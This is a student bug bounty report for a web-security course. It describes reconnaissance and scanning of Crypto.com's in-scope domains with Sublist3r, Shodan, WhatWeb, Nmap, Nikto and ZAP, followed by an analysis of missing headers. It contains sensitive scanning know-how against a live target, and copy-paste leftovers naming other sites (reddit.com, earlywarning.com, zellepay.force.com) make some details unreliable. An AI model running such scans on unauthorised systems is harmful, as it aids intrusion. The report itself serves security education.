

Sri Lanka Institute of Information Technology



BUG BOUNTY REPORT 02 **(Crypto.com Web site)**

IE2062 – Web Security
W.A.K.S Wijethunga
IT23361768

Table of Contents

1. Introduction to bug bounty program and audit scope.....	
2. Reconnaissance.....	
• Find Domains	
• Identify exposed services	
• Detect technologies used	
3. Scanning Vulnerability Identifies.....	
• Open ports services	
• Web vulnerabilities	
• Web server misconfigurations	
4. Exploitation & Validation.....	
5. Report Writing.....	

1. Introduction to bug bounty program and audit scope

❖ **Crypto.com**

Crypto.com is a leading global cryptocurrency platform founded in 2016, offering a wide range of crypto-related services including trading, decentralized finance (DeFi), NFT marketplaces, and a widely used crypto Visa prepaid card. Headquartered in Singapore and serving over 100 million users worldwide, Crypto.com has established itself as a significant player in the fintech and blockchain space.

With its expansive ecosystem—spanning a centralized exchange, a non-custodial wallet, a crypto payment gateway, and high-profile partnerships with organizations such as UFC, Formula 1, and the Los Angeles Lakers (via naming rights of Crypto.com Arena)—the platform handles a vast amount of sensitive financial and user data.

In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- **App.mona.co**
- **Web.crypto.com**
- **Nadex.com**
- **Tax.crypto.com**
- **Js.crypto.com**
- **Merchant.crypto.com**

Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **crypto.com** is in scope,

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bon
Crypto.com mobile app APIs that require an account Includes any BFF APIs	API	In scope	Critical	\$
*.mona.co We will consider all vulnerability reports against assets in Crypto.com's control. Severity might be limited for certain assets based on business impact.	Wildcard	In scope	Critical	\$
app.mona.co	Domain	In scope	Critical	\$
Crypto.com Exchange APIs that require an account	API	In scope	Critical	\$

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bon
web.crypto.com	Domain	In scope	Critical	\$
https://etherscan.io/token/0xfe18ae03741a5b84e39c295ac9c856ed7991c38e Bounty Range Changes: CDCETH Smart Contract	Smart contract	In scope	Critical	\$
Critical Severity: Up to \$50,000 USD Extreme Tier: Up to \$1,000,000				
com.mona.co	iOS: App	In scope	High	\$
	Store			

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bon
nadex.com For this asset, we only accept Critical and High severity issues.	Domain	In scope	Medium	\$
https://crypto.com/price	URL	In scope	Medium	\$
merchant.crypto.com Reward for GraphQL-based DOS that can cause service disruption will be capped at \$500 USD	Domain	In scope	Medium	\$

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bon
tax.crypto.com For this asset, we only accept Critical and High severity issues.	Domain	In scope	Low	\$
https://crypto.com/nft Reward for GraphQL-based DOS that can cause service disruption will be capped at \$500 USD	URL	In scope	Low	\$
js.crypto.com	Domain	In scope	Low	\$

2. Reconnaissance

The goal of this reconnaissance is to gather information about the **web.crypto.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using **Sublist3r** Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at <https://github.com/about31a/Sublist3r.git>. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:

```
'''  
git clone https://github.com/about31a/Sublist3r.git  
'''
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.


After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

```
sudo pip install -r requirements.txt
```

After installing the requirements, enter

```
sublist3r -d crypto.com -o subdomains.txt
```

to find subdomains under the mentioned domain.



```
(kush@Kushan) ~  
$ sublist3r -d crypto.com  
  
[+] Enumerating subdomains now for crypto.com  
[+] Searching now in Baidu..  
[+] Searching now in Yahoo..  
[+] Searching now in Google..  
[+] Searching now in Bing..  
[+] Searching now in Ask..  
  
# Coded By Ahmed Aboul-Ela - @about31a
```


Quick Start Request Response
Header: Text Body: Text
HTTP/1.1 200 OK
Content-Type: application/javascript
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Cache-Control, Pragma, Expires
Date: Mon, 21 Apr 2025 12:12:06 GMT
Expires: Mon, 21 Apr 2025 12:12:06 GMT
Cache-Control: private, max-age=900
Strict-Transport-Security: max-age=31536000

// Copyright 2012 Google Inc. All rights reserved.

Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.

This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.

Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.

A terminal window with a dark background. The title bar shows 'kushan@vbox: ~/Earl'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kushan@vbox)-[~/Early]'. The command entered is '\$ sublist3r -d example.com -o subdomains.txt && cat subdomains.txt | httpx -silent -o active_subdomains.txt'. The command is partially highlighted in blue. At the bottom, there is a large, stylized red watermark that reads 'SUBLIST3R'.

II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.

The screenshot displays the Shodan web interface in a browser window. The address bar shows the URL `https://www.shodan.io/host/104.18.99.92`. The main content area features a map of the San Francisco area with a red pin indicating the location of the IP. Below the map, the IP address **104.18.99.92** is prominently displayed. The interface is divided into two main sections: General Information and Open Ports.

General Information

Field	Value
Hostnames	earlywarning.com edit.earlywarning.com partners.earlywarning.com www.earlywarning.com
Domains	EARLYWARNING.COM
Country	United States
City	San Francisco
Organization	Cloudflare, Inc.
ISP	Cloudflare, Inc.
ASN	AS13335

Open Ports

Port	Protocol
80	TCP
443	TCP
2053	TCP
2082	TCP
2083	TCP
2086	TCP
2087	TCP
2095	TCP
2096	TCP
8080	TCP
8443	TCP
8880	TCP

Cloudflare

Direct IP access not allowed | Cloudflare

HTTP/1.1 403 Forbidden
Date: Sat, 22 Mar 2025 09:37:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5895
Connection: close
X-Frame-Options: SAMEORIGIN
Referrer-Policy: same-origin
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 924405449606423-SJC

III. Detect technologies using Whatweb

Whatweb is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.

To detect technologies used by a website, simply run :

whatweb web.crypto.com

This command will analyze the website and display a summary of the detected technologies.

```
---(kush@Kushan) : [~]
--$ whatweb web.crypto.com
http://web.crypto.com [429 Too Many Requests] Cookies[___cf_bm,_cfuid], Country[UNITED STATES][US], HTML5, HTTPServer[cloudflare], HttpOnly[___cf_bm,_cfuid], IP[104.19.223.17], Script, Title[Access denied | web.crypto.com used Cloudflare to restrict access], UncommonHeaders[retry-after,referrer-policy,cf-ray,alt-svc], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=Edge]

---(kush@Kushan) : [~]
--$ whatweb crypto.com
http://crypto.com [301 Moved Permanently] Cookies[_cf_bm,_cfuid], Country[UNITED STATES][US], HTTPServer[cloudflare], HttpOnly[_cf_bm,_cfuid], IP[104.19.223.17], RedirectLocation[https://crypto.com/], Strict-Transport-Security[max-age=15552000], Title[301 Moved Permanently], UncommonHeaders[cf-ray,alt-svc]
https://crypto.com/ [200 OK] Cookies[___cf_bm,_cfuid], Country[UNITED STATES][US], Frame, HTML5, HTTPServer[cloudflare], HttpOnly[___cf_bm,_cfuid], IP[104.19.223.17], MetaGenerator[Gatsby 5.14.3], Open-Graph-Protocol[website], Script[application/ld+json,module], Strict-Transport-Security[max-age=15552000], UncommonHeaders[cf-ray,access-control-allow-origin,referrer-policy,x-content-type-options,report-to,nel,cf-cache-status,alt-svc], X-UA-Compatible[ie=edge]
```

To get detailed information about the detection process:

whatweb -v earlymarning.com

```
---(kush@Kushan) : [~]
--$ whatweb -v web.crypto.com
whatWeb report for http://web.crypto.com
Status : 301 Moved Permanently
Title : 301 Moved Permanently
IP : 104.19.223.17
Country : UNITED STATES, US
Summary : Cookies[___cf_bm,_cfuid], HTTPServer[cloudflare], HttpOnly[___cf_bm,_cfuid], RedirectLocation[https://web.crypto.com/], UncommonHeaders[cf-ray,alt-svc]

Detected Plugins:
[ Cookies ]
  Display the names of cookies in the HTTP headers. The values are not returned to save on space.
  String : ___cf_bm
  String : _cfuid

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to identify the operating system from the server header.
  String : cloudflare (from server string)

[ HttpOnly ]
  If the HttpOnly flag is included in the HTTP set-cookie response header and the browser supports it then the cookie cannot be accessed through client side script - More Info: http://en.wikipedia.org/wiki/HTTP_cookie
  String : ___cf_bm,_cfuid

[ RedirectLocation ]
  HTTP Server string location. used with http-status 301 and 302
  String : https://web.crypto.com/ (from location)

[ UncommonHeaders ]
  Uncommon HTTP server headers. The blacklist includes all
Summary : Cookies[___cf_bm,_cfuid], HTTPServer[cloudflare], HttpOnly[___cf_bm,_cfuid], RedirectLocation[https://web.crypto.com/], UncommonHeaders[cf-ray,alt-svc]

Detected Plugins:
[ Cookies ]
  Display the names of cookies in the HTTP headers. The values are not returned to save on space.
  String : ___cf_bm
  String : _cfuid

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to identify the operating system from the server header.
  String : cloudflare (from server string)

[ HttpOnly ]
  If the HttpOnly flag is included in the HTTP set-cookie response header and the browser supports it then the cookie cannot be accessed through client side script - More Info: http://en.wikipedia.org/wiki/HTTP_cookie
  String : ___cf_bm,_cfuid
```

```

WhatWeb report for https://web.crypto.com/
Status      : 200 OK
Title       : Crypto.com
IP          : 104.19.223.17
Country     : UNITED STATES, US

Summary     : Cookies[ __cf_bm, cfuvid], Email[Example@address.com,compliance@nadx.com,contact@crypto.com,dpo@crypto.com,example@address.com,support@crypto.com,u003econtact@crypto.com], Frame, HTML5, HTTPServer[cloudflare], HttpOnly[ __cf_bm, cfuvid], Open-Graph-Protocol, PoweredBy[Dosh,your], Script, Strict-Transport-Security[max-age=63072000; includeSubdomains; preload], UncommonHeaders[x-dns-prefetch-control,x-content-type-options,referrer-policy,content-security-policy,link,cf-cache-status,cf-ray,alt-svc]

Detected Plugins:
[ Cookies ]
  Display the names of cookies in the HTTP headers. The
  values are not returned to save on space.

  String      : __cf_bm
  String      : cfuvid

[ Email ]
  Extract email addresses. Find valid email address and
  syntactically invalid email addresses from mailto: link
  tags. We match syntactically invalid links containing
  mailto: to catch anti-spam email addresses, eg: bob at
  gmail.com. This uses the simplified email regular
  expression from
  http://www.regular-expressions.info/email.html for valid
  email address matching.

  String      : Example@address.com,compliance@nadx.com,contact@crypto.com,dpo@crypto.com,example@address.com,support@crypto.com,u003econtact@crypto.com

[ Frame ]
  This plugin detects instances of frame and iframe HTML
  elements.

[ HTML5 ]
  HTML version 5, detected by the doctype declaration

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to
  identify the operating system from the server header.

  String      : cloudflare (from server string)

```

3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities,

configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools like **Nessus**, **OpenVAS**, **Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. Open ports services

Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The **-p-** option scans all 65,535 ports, while **-A** enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **web.crypto.com**,

```
---(kush@Kushan)---
$ nmap web.crypto.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 08:00 CDT
Nmap scan report for web.crypto.com (104.19.223.17)
Host is up (0.014s latency).
Other addresses for web.crypto.com (not scanned): 104.19.222.17 2606:4700::6813:de11 2606:4700::6813:df11
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
443/tcp    open  https
2000/tcp   open  cisco-sccp
5060/tcp   open  sip
8080/tcp   open  http-proxy
8443/tcp   open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Identify services running on open ports,

```
---(kush@Kushan)---
$ nmap -sV web.crypto.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 08:01 CDT
Nmap scan report for web.crypto.com (104.19.222.17)
Host is up (0.025s latency).
Other addresses for web.crypto.com (not scanned): 104.19.223.17 2606:4700::6813:df11 2606:4700::6813:de11
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
80/tcp    open  http         Cloudflare http proxy
443/tcp    open  ssl/http     Cloudflare http proxy
2000/tcp   open  cisco-sccp?
5060/tcp   open  sip?
8080/tcp   open  http         Cloudflare http proxy
8443/tcp   open  ssl/http     Cloudflare http proxy
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
SF:Port25-TCP:V=7.95XI=7XD=4/211Time=68064106XP=x86_64-pc-linux-gnuAr(Hell
SF:io,2A,"552x20Invalidx20domainx20namex20in(x20EHLOx20command\.\r\n")
SF:lr(GenericLines,28,"500x20Syntaxx20error,x20commandx20unrecognized\
SF:r\n")x20GetDomain: 368B "HTTP/1.1 1x20601x20Forbidden\r\nX-Frame-Options
SF:ns:x20SAMEORIGIN\r\nX-XSS-Protection:x201;x20mode=block\r\nX-Content
SF:-Type-Options:x20nosniff\r\nContent-Security-Policy:x20frame-ancestor
SF:sx20'self'\r\nContent-Type:x20text/html;x20charset='utf-8'\r\nCont
SF:ent-Length:x2013789\r\nConnection:x20close\r\n\r\nContent-Type:x20htmlx
SF:htmlx20lang=enx20ccharset=x20utf-8\r\nContent-Length:x2013789\r\nCon
```

To get more detailed information, including **operating system detection**

```
kush@Kushan ~$ nmap -sV web.crypto.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 08:15 CDT
Nmap scan report for web.crypto.com (104.19.223.17)
Host is up (0.0018s latency).
Other addresses for web.crypto.com (not scanned): 104.19.222.17 2606:4700::6813:de11 2606:4700::6813:df11
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
|_smtp_commands: Couldn't establish connection on port 25
|_fingerprint_strings:
|_  Generics:
|_    500 Syntax error, command unrecognized
|_  GetRequest, HTTPOptions:
|_    HTTP/1.1 403 Forbidden
|_    X-Frame-Options: SAMEORIGIN
|_    X-XSS-Protection: 1; mode=block
|_    X-Content-Type-Options: nosniff
|_    Content-Security-Policy: frame-ancestors 'self'
|_    Content-Type: text/html; charset=utf-8
|_    Content-Length: 13709
|_    Connection: Close
|_    <!DOCTYPE html><html lang=en> <head> <meta charset=UTF-8> <meta http-equiv=X-UA-Compatible content=IE=8; IE=EDGE> <meta name=viewport content=width=device-width, initial-scale=1> <style type=text/css> body { height: 100%; font-family: Helvetica, Arial, sans-serif; color: #6a6a6a; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search], input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
|_  Hello:
|_    552 Invalid domain name in EHLO command.
80/tcp    open  http         Cloudflare http proxy
|_http_title: Did not follow redirect to https://web.crypto.com/
|_http_server_header: cloudflare
443/tcp    open  ssl/http     Cloudflare http proxy
|_tls_nextprotoneg:
|_  h2
|_  http/1.1
|_tls_alpn:
|_  h2
|_  http/1.1
|_http_robots_txt: 1 disallowed entry
|_/_hub/
|_http_server_header: cloudflare
|_ssl_date: TLS randomness does not represent time
|_ssl_cert: Subject: commonName=crypto.com
|_Subject Alternative Name: DNS=crypto.com, DNS=*.crypto.com, DNS=*.tax.crypto.com, DNS=auth.tax.crypto.com
|_Not valid before: 2025-04-18T00:42:48
|_Not valid after: 2025-07-17T01:42:45
|_http_title: Site doesn't have a title (text/html; charset=utf-8).
```

ii. Web vulnerabilities

Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700 vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h web.crypto.com using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.

```
kush@Kushan: ~
$ nikto -h web.crypto.com
- Nikto v2.5.0

+ Multiple IPs found: 104.19.222.17, 104.19.223.17, 2006:4700::6813:df11, 2006:4700::6813:de11
+ Target IP: 104.19.222.17
+ Target Hostname: web.crypto.com
+ Target Port: 80
+ Start Time: 2025-04-21 08:28:40 (GMT-5)

-----
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: IP address found in the 'cf_bm' cookie. The IP is '1.0.1.1'.
+ /: IP address found in the 'cfuvid' cookie. The IP is '0.0.1.1'.
+ Root page / redirects to: https://web.crypto.com/
+ /B6oEDXwg.aspx: IP address found in the 'report-to' header. The IP is '1.0.1.1'. See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /B6oEDXwg.aspx: IP address found in the 'content-security-policy-report-only' header. The IP is '1.0.1.1'. See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time: 2025-04-21 08:37:48 (GMT-5) (548 seconds)

-----
+ 1 host(s) tested
```

Scans both HTTP and HTTPS,

```
$ nikto -h https://web.crypto.com -ssl
- Nikto v2.5.0

+ Multiple IPs found: 104.19.222.17, 104.19.223.17, 2006:4700::6813:df11, 2006:4700::6813:de11
+ Target IP: 104.19.222.17
+ Target Hostname: web.crypto.com
+ Target Port: 80
+ Start Time: 2025-04-21 08:49:50 (GMT-5)

-----
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: IP address found in the 'cf_bm' cookie. The IP is '1.0.1.1'.
+ /: IP address found in the 'cfuvid' cookie. The IP is '0.0.1.1'.
+ Root page / redirects to: https://web.crypto.com/
+ /pt1i54vh.iso2022-jp: IP address found in the 'report-to' header. The IP is '1.0.1.1'. See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /pt1i54vh.iso2022-jp: IP address found in the 'content-security-policy-report-only' header. The IP is '1.0.1.1'. See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time: 2025-04-21 08:58:51 (GMT-5) (541 seconds)

-----
+ Target IP: 104.19.222.17
+ Target Hostname: web.crypto.com
+ Target Port: 443

+ SSL Info: Subject: /CN=crypto.com
+ Ciphers: TLS_AES_256_GCM_SHA384
+ Issuer: /C=US/O=Google Trust Services/CN=WE1
+ Start Time: 2025-04-21 08:58:51 (GMT-5)

-----
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: <https://web-static.crypto.com/_next/static/media/434f9d4faa5f3315-s.p.woff2>; rel=preload; as=font; crossorigin=""; type=font/woff2". See: https://www.drupal.org/
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /in7Pq36.swp: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /in7Pq36/: Uncommon header 'refresh' found, with contents: 0;url=/in7Pq36.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Uncommon header 'x-nojs-cache' found, with contents: HEI.
+ /robots.txt: Entry '/hub/' is returned a non-forbidden or redirect HTTP code (308). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: The Content-Encoding header is set to 'deflate' which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
```

nikto -h https://web.crypto.com -ssl using this command runs a Nikto scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.

```
kush@Kushan: ~
$ nikto -h https://web.crypto.com -ssl
- Nikto v2.5.0

+ Multiple IPs found: 104.19.222.17, 104.19.223.17, 2006:4700::6813:df11, 2006:4700::6813:de11
+ Target IP: 104.19.222.17
+ Target Hostname: web.crypto.com
+ Target Port: 443

+ SSL Info: Subject: /CN=crypto.com
+ Ciphers: TLS_AES_256_GCM_SHA384
+ Issuer: /C=US/O=Google Trust Services/CN=WE1
+ Start Time: 2025-04-21 09:47:56 (GMT-5)

-----
+ Server: cloudflare
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: <https://web-static.crypto.com/_next/static/media/434f9d4faa5f3315-s.p.woff2>; rel=preload; as=font; crossorigin=""; type=font/woff2". See: https://www.drupal.org/
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is: ':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: IP address found in the 'cf_bm' cookie. The IP is '1.0.1.1'.
+ /: IP address found in the 'cfuvid' cookie. The IP is '0.0.1.1'.
+ /in7Pq36/: Uncommon header 'refresh' found, with contents: 0;url=/in7Pq36.
+ /LKpTw3V/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /LKpTw3V.pt: IP address found in the 'content-security-policy-report-only' header. The IP is '1.0.1.1'. See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /LKpTw3V.pt: IP address found in the 'report-to' header. The IP is '1.0.1.1'. See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
```

Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.


OWASP ZAP

The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. **Automated Scan:** Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.
2. **Manual Explore:** Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. Missing X-Frame-Options Header

Risk: The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

Impact:

- An attacker can embed the website inside an invisible or disguised **<iframe>** on a malicious page.
- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

2. Missing X-Content-Type-Options Header

Risk: Without this header, browsers may perform **MIME sniffing**, which can lead to:

- **Cross-Site Scripting (XSS):** If a file (ex:- an uploaded image) is misinterpreted as executable code.
- **Content Spoofing:** Attackers could disguise malicious scripts as harmless files (ex:- .jpg executing as JavaScript).

Impact:

- Exploitable in file upload features or improperly served static content.
- Could allow attackers to bypass security filters and execute malicious scripts in the context of the website.

Detailed Analysis of Cookie Security Issues**1. IP Disclosure in Cookies**

Risk: When internal or non-routable IP addresses are included in cookies, it may lead to:

- **Information Disclosure:** Revealing internal infrastructure details such as private IPs, proxy chains, or internal network topology.

- **Reconnaissance Advantage:** Attackers can use disclosed IPs to map backend systems and better plan attacks (e.g., targeting specific ranges).
- **SSRF Aid:** In Server-Side Request Forgery scenarios, leaked internal IPs help attackers craft precise payloads to target internal services.

Impact:

